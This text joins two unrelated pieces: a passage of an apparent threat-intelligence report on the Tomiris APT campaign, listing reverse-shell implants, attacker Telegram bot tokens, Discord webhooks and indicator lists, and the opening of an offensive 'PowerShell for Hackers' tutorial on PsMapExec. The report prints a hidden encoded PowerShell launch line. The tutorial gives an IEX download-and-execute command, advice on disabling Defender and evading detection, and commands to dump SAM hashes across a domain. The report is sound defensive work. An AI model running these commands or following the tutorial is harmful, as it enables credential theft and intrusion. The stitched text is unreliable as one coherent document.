
Python Telegram ReverseShell (to the right) and Telemiris (to the left)

Python Telegram ReverseShell (to the right) and Telemiris (to the left)

Other implants used as first-stage infectors

Below, we list several implants that were also distributed in phishing archives. Unfortunately, we were unable to track further actions involving these implants, so we can only provide their descriptions.

Tomiris C# Telegram ReverseShell

Another reverse shell that uses Telegram to receive commands. This time, it is written in C# and operates using the following credentials:

URL = hxxps://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfygleIneu_8WDaaSkduV7k/
CHAT_ID = 7709228285

Tomiris C# Telegram ReverseShell

Tomiris C# Telegram ReverseShell

JLORAT

One of the oldest implants used by malicious actors has undergone virtually no changes since it was first identified in 2022. It is capable of taking screenshots, executing console commands, and uploading files from the infected system to the C2. The current version of the Trojan lacks only the download command.

Tomiris Rust ReverseShell

This Trojan is a simple reverse shell written in the Rust programming language. Unlike other reverse shells used by attackers, it uses PowerShell as the shell rather than cmd.exe.

Strings used by main routine of Tomiris Rust ReverseShell

Strings used by main routine of Tomiris Rust ReverseShell

Tomiris Go ReverseShell

The Trojan is a simple reverse shell written in Go. We were able to restore the source code. It establishes a TCP connection to 62.113.114.209 on port 443, runs cmd.exe and redirects standard command line input and output to the established connection.

Restored code of Tomiris Go ReverseShell

Restored code of Tomiris Go ReverseShell

Tomiris PowerShell Telegram Backdoor

The original executable is a simple packer written in C++. It extracts a Base64-encoded PowerShell script from itself and executes it using the following command line:

powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABjAGgAYQB0AF8AaQBkACAAPQAgACIANwA3ADAAOQAyADIAOAAyADgANQ…………

The extracted script is a backdoor written in PowerShell that uses Telegram to communicate with the C2 server. It has only two key commands:

  • /upload: Download a file from Telegram using a file_Id identifier provided as a parameter and save it to “C:\Users\Public\Libraries\” with the name specified in the parameter file_name.
  • /go: Execute a provided command in the console and return the results as a Telegram message.

The script uses the following credentials for communication:

$chat_id = "7709228285"
$botToken = "8039791391:AAHcE2qYmeRZ5P29G6mFAylVJl8qH_ZVBh8"
$apiUrl = "hxxps://api.telegram[.]org/bot$botToken/"

Strings used by main routine of Tomiris PowerShell Telegram Backdoor

Strings used by main routine of Tomiris PowerShell Telegram Backdoor

Tomiris C# ReverseShell

A simple reverse shell written in C#. It doesn’t support any additional commands beyond console commands.

Tomiris C# ReverseShell main routine

Tomiris C# ReverseShell main routine

Other implants

During the investigation, we also discovered several reverse SOCKS proxy implants on the servers from which subsequent implants were downloaded. These samples were also found on infected systems. Unfortunately, we were unable to determine which implant was specifically used to download them. We believe these implants are likely used to proxy traffic from vulnerability scanners and enable lateral movement within the network.

Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)

The implant is a reverse SOCKS proxy written in C++, with code that is almost entirely copied from the GitHub project Neosama/Reverse-SOCKS5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

Main routine of Tomiris C++ ReverseSocks

Main routine of Tomiris C++ ReverseSocks

Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)

The Trojan is a reverse SOCKS proxy written in Golang, with code that is almost entirely copied from the GitHub project Acebond/ReverseSocks5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

Difference between the restored main function of the Trojan code and the original code from the GitHub project

Difference between the restored main function of the Trojan code and the original code from the GitHub project

Victims

Over 50% of the spear-phishing emails and decoy files in this campaign used Russian names and contained Russian text, suggesting a primary focus on Russian-speaking users or entities. The remaining emails were tailored to users in Turkmenistan, Kyrgyzstan, Tajikistan, and Uzbekistan, and included content in their respective national languages.

Attribution

In our previous report, we described the JLORAT tool used by the Tomiris APT group. By analyzing numerous JLORAT samples, we were able to identify several distinct propagation patterns commonly employed by the attackers. These patterns include the use of long and highly specific filenames, as well as the distribution of these tools in password-protected archives with passwords in the format “xyz@2025” (for example, “min@2025” or “sib@2025”). These same patterns were also observed with reverse shells and other tools described in this article. Moreover, different malware samples were often distributed under the same file name, indicating their connection. Below is a brief list of overlaps among tools with similar file names:

Filename (for convenience, we used the asterisk character to substitute numerous space symbols before file extension) Tool
аппарат правительства российской федерации по вопросу отнесения реализуемых на территории сибирского федерального округа*.exe

(translated: Federal Government Agency of the Russian Federation regarding the issue of designating objects located in the Siberian Federal District*.exe)

Tomiris C/C++ ReverseShell:
078be0065d0277935cdcf7e3e9db4679
33ed1534bbc8bd51e7e2cf01cadc9646
536a48917f823595b990f5b14b46e676
9ea699b9854dde15babf260bed30efcc

Tomiris Rust ReverseShell:
9a9b1ba210ac2ebfe190d1c63ec707fa

Tomiris Go ReverseShell:
c26e318f38dfd17a233b23a3ff80b5f4

Tomiris PowerShell Telegram Backdoor:
c75665e77ffb3692c2400c3c8dd8276b

О работе почтового сервера план и проведенная работа*.exe

(translated: Work of the mail server: plan and performed work*.exe)

Tomiris C/C++ ReverseShell:
0f955d7844e146f2bd756c9ca8711263

Tomiris Rust Downloader:
1083b668459beacbc097b3d4a103623f

Tomiris C# ReverseShell:
abb3e2b8c69ff859a0ec49b9666f0a01

Tomiris Go ReverseShell:
c26e318f38dfd17a233b23a3ff80b5f4

план-протокол встречи о сотрудничестве представителей*.exe

(translated: Meeting plan-protocol on cooperation representatives*.exe)

Tomiris PowerShell Telegram Backdoor:
09913c3292e525af34b3a29e70779ad6
0ddc7f3cfc1fb3cea860dc495a745d16

Tomiris C/C++ ReverseShell:
0f955d7844e146f2bd756c9ca8711263

Tomiris Rust Downloader:
1083b668459beacbc097b3d4a103623f
72327bf7a146273a3cfec79c2cbbe54e
d3641495815c9617e58470448a1c94db

JLORAT:
c73c545c32e5d1f72b74ab0087ae1720

положения о центрах передового опыта (превосходства) в рамках межгосударственной программы*.exe

(translated: Provisions on Centers of Best Practices (Excellence) within the framework of the interstate program*.exe)

Tomiris PowerShell Telegram Backdoor:
09913c3292e525af34b3a29e70779ad6

Tomiris C/C++ ReverseShell:
33ed1534bbc8bd51e7e2cf01cadc9646
9ea699b9854dde15babf260bed30efcc

JLORAT:
6a49982272ba11b7985a2cec6fbb9a96
c73c545c32e5d1f72b74ab0087ae1720

Tomiris Rust Downloader:
72327bf7a146273a3cfec79c2cbbe54e

We also analyzed the group’s activities and found other tools associated with them that may have been stored on the same servers or used the same servers as a C2 infrastructure. We are highly confident that these tools all belong to the Tomiris group.

Conclusions

The Tomiris 2025 campaign leverages multi-language malware modules to enhance operational flexibility and evade detection by appearing less suspicious. The primary objective is to establish remote access to target systems and use them as a foothold to deploy additional tools, including AdaptixC2 and Havoc, for further exploitation and persistence.

The evolution in tactics underscores the threat actor’s focus on stealth, long-term persistence, and the strategic targeting of government and intergovernmental organizations. The use of public services for C2 communications and multi-language implants highlights the need for advanced detection strategies, such as behavioral analysis and network traffic inspection, to effectively identify and mitigate such threats.

Indicators of compromise

More indicators of compromise, as well as any updates to them, are available to customers of our APT reporting service. If interested, please contact intelreports@kaspersky.com.

Distopia Backdoor
B8FE3A0AD6B64F370DB2EA1E743C84BB

Tomiris Python Discord ReverseShell
091FBACD889FA390DC76BB24C2013B59

Tomiris Python FileGrabber
C0F81B33A80E5E4E96E503DBC401CBEE

Tomiris Python Telegram ReverseShell
42E165AB4C3495FADE8220F4E6F5F696

Tomiris C# Telegram ReverseShell
2FBA6F91ADA8D05199AD94AFFD5E5A18

Tomiris C/C++ ReverseShell
0F955D7844E146F2BD756C9CA8711263
078BE0065D0277935CDCF7E3E9DB4679
33ED1534BBC8BD51E7E2CF01CADC9646

Tomiris Rust Downloader
1083B668459BEACBC097B3D4A103623F

JLORAT
C73C545C32E5D1F72B74AB0087AE1720

Tomiris Rust ReverseShell
9A9B1BA210AC2EBFE190D1C63EC707FA

Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)
2ED5EBC15B377C5A03F75E07DC5F1E08

Tomiris PowerShell Telegram Backdoor
C75665E77FFB3692C2400C3C8DD8276B

Tomiris C# ReverseShell
DF95695A3A93895C1E87A76B4A8A9812

Tomiris Go ReverseShell
087743415E1F6CC961E9D2BB6DFD6D51

Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)
83267C4E942C7B86154ACD3C58EAF26C

AdaptixC2
CD46316AEBC41E36790686F1EC1C39F0
1241455DA8AADC1D828F89476F7183B7
F1DCA0C280E86C39873D8B6AF40F7588

Havoc
4EDC02724A72AFC3CF78710542DB1E6E

Domains/IPs/URLs
Distopia Backdoor
hxxps://discord[.]com/api/webhooks/1357597727164338349/ikaFqukFoCcbdfQIYXE91j-dGB-8YsTNeSrXnAclYx39Hjf2cIPQalTlAxP9-2791UCZ

Tomiris Python Discord ReverseShell
hxxps://discord[.]com/api/webhooks/1370623818858762291/p1DC3l8XyGviRFAR50de6tKYP0CCr1hTAes9B9ljbd-J-dY7bddi31BCV90niZ3bxIMu
hxxps://discord[.]com/api/webhooks/1388018607283376231/YYJe-lnt4HyvasKlhoOJECh9yjOtbllL_nalKBMUKUB3xsk7Mj74cU5IfBDYBYX-E78G
hxxps://discord[.]com/api/webhooks/1386588127791157298/FSOtFTIJaNRT01RVXk5fFsU_sjp_8E0k2QK3t5BUcAcMFR_SHMOEYyLhFUvkY3ndk8-w
hxxps://discord[.]com/api/webhooks/1369277038321467503/KqfsoVzebWNNGqFXePMxqi0pta2445WZxYNsY9EsYv1u_iyXAfYL3GGG76bCKy3-a75
hxxps://discord[.]com/api/webhooks/1396726652565848135/OFds8Do2qH-C_V0ckaF1AJJAqQJuKq-YZVrO1t7cWuvAp7LNfqI7piZlyCcS1qvwpXTZ

Tomiris Python FileGrabber
hxxp://62.113.115[.]89/homepage/infile.php

Tomiris Python Telegram ReverseShell
hxxps://api.telegram[.]org/bot7562800307:AAHVB7Ctr-K52J-egBlEdVoRHvJcYr-0nLQ/

Tomiris C# Telegram ReverseShell
hxxps://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfygleIneu_8WDaaSkduV7k/

Tomiris C/C++ ReverseShell
77.232.39[.]47
109.172.85[.]63
109.172.85[.]95
185.173.37[.]67
185.231.155[.]111
195.2.81[.]99

Tomiris Rust Downloader
hxxps://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX
hxxps://discordapp[.]com/api/webhooks/1363764458815623370/IMErckdJLreUbvxcUA8c8SCfhmnsnivtwYSf7nDJF-bWZcFcSE2VhXdlSgVbheSzhGYE
hxxps://discordapp[.]com/api/webhooks/1355019191127904457/xCYi5fx_Y2-ddUE0CdHfiKmgrAC-Cp9oi-Qo3aFG318P5i-GNRfMZiNFOxFrQkZJNJsR
hxxp://82.115.223[.]218/
hxxp://172.86.75[.]102/
hxxp://193.149.129[.]113/

JLORAT
hxxp://82.115.223[.]210:9942/bot_auth
hxxp://88.214.26[.]37:9942/bot_auth
hxxp://141.98.82[.]198:9942/bot_auth

Tomiris Rust ReverseShell
185.209.30[.]41

Tomiris C++ ReverseSocks (based on GitHub “Neosama/Reverse-SOCKS5”)
185.231.154[.]84

Tomiris PowerShell Telegram Backdoor
hxxps://api.telegram[.]org/bot8044543455:AAG3Pt4fvf6tJj4Umz2TzJTtTZD7ZUArT8E/
hxxps://api.telegram[.]org/bot7864956192:AAEjExTWgNAMEmGBI2EsSs46AhO7Bw8STcY/
hxxps://api.telegram[.]org/bot8039791391:AAHcE2qYmeRZ5P29G6mFAylVJl8qH_ZVBh8/
hxxps://api.telegram[.]org/bot7157076145:AAG79qKudRCPu28blyitJZptX_4z_LlxOS0/
hxxps://api.telegram[.]org/bot7649829843:AAH_ogPjAfuv-oQ5_Y-s8YmlWR73Gbid5h0/

Tomiris C# ReverseShell
206.188.196[.]191
188.127.225[.]191
188.127.251[.]146
94.198.52[.]200
188.127.227[.]226
185.244.180[.]169
91.219.148[.]93

Tomiris Go ReverseShell
62.113.114[.]209
195.2.78[.]133

Tomiris Go ReverseSocks (based on GitHub “Acebond/ReverseSocks5”)
192.165.32[.]78
188.127.231[.]136

AdaptixC2
77.232.42[.]107
94.198.52[.]210
96.9.124[.]207
192.153.57[.]189
64.7.199[.]193

Havoc
78.128.112[.]209

Malicious URLs
hxxp://188.127.251[.]146:8080/sbchost.rar
hxxp://188.127.251[.]146:8080/sxbchost.exe
hxxp://192.153.57[.]9/private/svchost.exe
hxxp://193.149.129[.]113/732.exe
hxxp://193.149.129[.]113/system.exe
hxxp://195.2.79[.]245/732.exe
hxxp://195.2.79[.]245/code.exe
hxxp://195.2.79[.]245/firefox.exe
hxxp://195.2.79[.]245/rever.exe
hxxp://195.2.79[.]245/service.exe
hxxp://195.2.79[.]245/winload.exe
hxxp://195.2.79[.]245/winload.rar
hxxp://195.2.79[.]245/winsrv.rar
hxxp://195.2.79[.]245/winupdate.exe
hxxp://62.113.115[.]89/offel.exe
hxxp://82.115.223[.]78/private/dwm.exe
hxxp://82.115.223[.]78/private/msview.exe
hxxp://82.115.223[.]78/private/spoolsvc.exe
hxxp://82.115.223[.]78/private/svchost.exe
hxxp://82.115.223[.]78/private/sysmgmt.exe
hxxp://85.209.128[.]171:8000/AkelPad.rar
hxxp://88.214.25[.]249:443/netexit.rar
hxxp://89.110.95[.]151/dwm.exe
hxxp://89.110.98[.]234/Rar.exe
hxxp://89.110.98[.]234/code.exe
hxxp://89.110.98[.]234/rever.rar
hxxp://89.110.98[.]234/winload.exe
hxxp://89.110.98[.]234/winload.rar
hxxp://89.110.98[.]234/winrm.exe
hxxps://docsino[.]ru/wp-content/private/alone.exe
hxxps://docsino[.]ru/wp-content/private/winupdate.exe
hxxps://sss.qwadx[.]com/12345.exe
hxxps://sss.qwadx[.]com/AkelPad.exe
hxxps://sss.qwadx[.]com/netexit.rar
hxxps://sss.qwadx[.]com/winload.exe
hxxps://sss.qwadx[.]com/winsrv.exe


Powershell for Hackers, Part 9: Hacking with PsMapExec

Welcome back, aspiring cyberwarriors!

During the past few months, we have been covering different ways to use PowerShell to survive, cause mayhem, and hack systems. We have also collected and created scripts for various purposes, stored in our repository for all of you to use. All these tools are extremely useful during pentests. As you know, with great power comes great responsibility. Today we will cover another tool that will significantly improve how you interact with systems. It’s called PsMapExec.

It was developed by The-Viper-One, inspired by CrackMapExec and its successor NetExec. Although PsMapExec doesn’t have identical capabilities to NetExec, it offers much greater stealth since it can be loaded directly into memory without ever touching the disk. Stealth remains one of the top priorities in hacking. Beyond that, the tool can execute commands even without knowing the password. It’s a big advantage when you gain access to a protected user during phishing or privilege escalation stages of a test.

The script has been around for a while but hasn’t gained much attention. That’s one of the reasons we decided to introduce it here. Like most publicly available offensive tools, it will get flagged by Defender if loaded directly. Skilled hackers often modify such scripts while keeping their core functionality intact, which helps them evade detection. Many offensive scripts rely on native Windows functions, and since those calls can’t be flagged, Microsoft and other vendors often rely on static keyword-based detection instead.

Finding a machine with no active antivirus isn’t always easy but is almost always possible. There are ways to bypass UAC, dump SAM hashes, modify the registry to allow pass-the-hash attacks, and then use a reverse proxy to connect via RDP. Once you have GUI access, your options widen. This approach isn’t the most stealthy, but it remains a reliable one.

Once Defender is disabled, you can move forward and test the script. Let’s explore some of its capabilities.

Loading in Memory

To avoid touching the disk and leaving unnecessary forensic traces, it’s best to execute the script directly in memory. You can do this with the following command:

PS > IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")

Once it’s loaded, we can proceed.


Dumping SAM Hashes

One of the first logical steps after gaining access to a host is dumping its hashes. SAM and LSASS attacks are among the most common ways to recover credentials. SAM gives you local user account hashes, while LSASS provides hashes of all connected users, including domain administrators and privileged accounts. In some organizations, critical users may belong to the Protected Users Group, which prevents their credentials from being cached in memory. While not a widespread practice, it’s something worth noting.

To dump local accounts from a single machine:

PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutput

To dump local accounts from all machines in a domain:

PS > PsMapExec smb -Targets all -Module SAM -ShowOutput

dumping sam with psmapexec

The output is clean and only includes valid local accounts.

